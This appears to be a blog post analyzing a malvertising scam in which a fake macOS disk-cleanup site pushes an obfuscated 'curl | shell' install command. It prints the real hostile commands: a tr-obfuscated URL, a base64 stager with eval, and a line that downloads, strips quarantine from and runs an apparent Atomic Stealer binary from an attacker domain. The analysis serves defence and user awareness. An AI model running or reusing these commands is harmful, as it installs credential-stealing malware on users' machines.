There is a horrible trend in the software industry: installing software with curl | shell. People are encouraged to blindly execute scripts downloaded from the internet. What could go wrong?
Software, like many other fields, moves following trends. When disruptive projects such as OpenClaw tell you to install with curl -fsSL https://openclaw.ai/install.sh | bash, and even giants like NVIDIA point you to the same pattern for NemoClaw (curl -fsSL https://www.nvidia.com/nemoclaw.sh | bash), it is easy to assume that must be a good and safe way to install software. Of course, anyone who has used macOS or Linux for a while knows how risky it is. Still, this way of installing software is a (not so) new trend, and more and more people are installing software this way - that’s a perfect attack vector.
Cleaning up space on macOS
A few days ago I was using Colima to run Linux containers on macOS. After a while my disk hit about 99% usage and the OS started warning that I was running out of space. My first thought was to install dua-cli to find the heaviest folders and delete unused files1. However, I decided to search for an alternative “the Windows way” - i.e. I googled “how to clean up space on macos”. And the journey started…
The sponsored result and all the first results were aliases of macdiskclean.squarespace.com - a site that is now expired. This looks like a time-boxed campaign: pick a high-intent query, stand up a dedicated site, and pay to show up in sponsored results. That pattern has a name: malvertising. It is not obvious why it passes ad review while Google allows that.
However, the website looked like a standard Apple-like website - clearly designed for phishing.

In this case the installation pattern even obfuscates the URL - but since the trend is already in place, for sure some people executed that line blindly.
Doing what we are not supposed to do
The thing started to get interesting, so I obviously did what I wasn’t supposed to do - execute it (on a Linux container, step by step).
echo 'muulrd..oc2e9fscaf8:.f5c7.3vo0tovvstb643hhp314p9pt696p0o96of1sotp6svyb1bbyf3hos0o6t/039ttv'|tr 'a./p16th40y3dsvfo9bm7:8lcru5e2' './0123456789:abcdefhlmoprstuvy'
This is a poor way of hiding a URL, tr transliterates that string into https://dryvecar.com/curl/9bd74dbba4f3695519261e143e317de3dc2ad413ab8f2ff8c95da7d34079e44b.
Before downloading it with curl I tried to just visit the URL using a browser: 404.
However, when I curl it I got a 200, and this content:
#!/bin/zsh
iixsod=$(base64 -D <<'PAYLOAD_END' | gunzip
H4sIAFLdx2kC/13LPQqAMAXaA4d1TRIQuohncvE1NAxX6RxpFPb206vg+eF2Ly5rwqr6hTQIMGVBjQc+hsIBXLXVGdHLuTFZGyhEpsE0sE27FWWUwBg6rKjDQZ36cfMwO+uPvr2xuJYuWzIMAAAA=
PAYLOAD_END
)
eval "$iixsod"
That is worth remembering: it is easy to tell whether a request comes from curl or from a browser. The attacker can serve a harmless page for inspection in the browser but ship a different payload when the same URL is fetched with curl.
Once again, this is another obfuscated code with some base64 encoded value to decode and unzip. Let’s do it (not running the eval… yet).
#!/bin/zsh

curl -o /tmp/helper https://dryvecar.com/cleaner3/update && xattr -c /tmp/helper && chmod +x /tmp/helper && /tmp/helper
Nice - it wants me to download and execute a binary. Let’s just download it and analyze it a little bit.
file /tmp/helper
/tmp/helper: Mach-O universal binary with 2 architectures: [x86_64-Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>]
As expected, we downloaded a macOS binary that runs on both x86_64 and arm64 - so it targets recent Apple silicon and Intel Macs.
What’s inside?
I used Gemini 3.1 Pro to analyze the binary and understand what it does. After a few sessions of disassembly with llvm-objdump -d and radare2, we still knew relatively little beyond the following:
- Self-Daemonization / Forking: The
forkandwaitpidsys-calls are used to clone the process and manage child processes cleanly. This enables the malware to run a background thread or process without crashing the host application. - Reverse Shell / Dropper Setup: The payload executes system binaries utilizing
execlandexecvp. It pairs these withpipeanddup2to bind the input/output/error streams of the executed shell (like/bin/sh) to an external medium. - Execution Delay:
usleepis utilized to evade sandboxes that only execute for a few seconds or to pace regular C2 beaconing. - Obfuscation: Standard malware signatures like plaintext IPs or standard
http://URLs are not present. Instead, it statically compiles an obfuscated buffer and key (the obfuscated endpoint is likely to bevvdl8YqLM/Z31UgK/t7vPXOdQ2SEXJs71jbgoTtO5aJpnlUAMEJS=5xx0aFbh9dL5203Vvfay2T3kShowever no simple deciphering attempt has been able to extract a valid URL from it).
Static analysis and tooling pointed to Atomic Stealer. A malware that targets passwords, crypto wallets, browser data, keychain material, and documents on macOS. (Identification here is by behavior and public reporting, not a single definitive signature.)
So what?
It is interesting - and worrying - that sponsored results can point users at phishing pages that push obfuscated install commands. The widespread habit of installing tools with curl | sh turns those pages into a strong attack surface. Even “reading the script first” is not enough when the server returns a harmless page to a browser but a different payload to curl, as in the 404 vs 200 behavior here.
Takeaways: treat sponsored links like untrusted email links; prefer official vendor or package-manager installs for disk utilities; never pipe remote scripts straight into a shell unless you fully trust the origin and the transport; assume Mach-O binaries from unknown URLs are malicious until proven otherwise.
-
Fun fact: even dua-cli’s README suggests installing with
curl | sh😭. ↩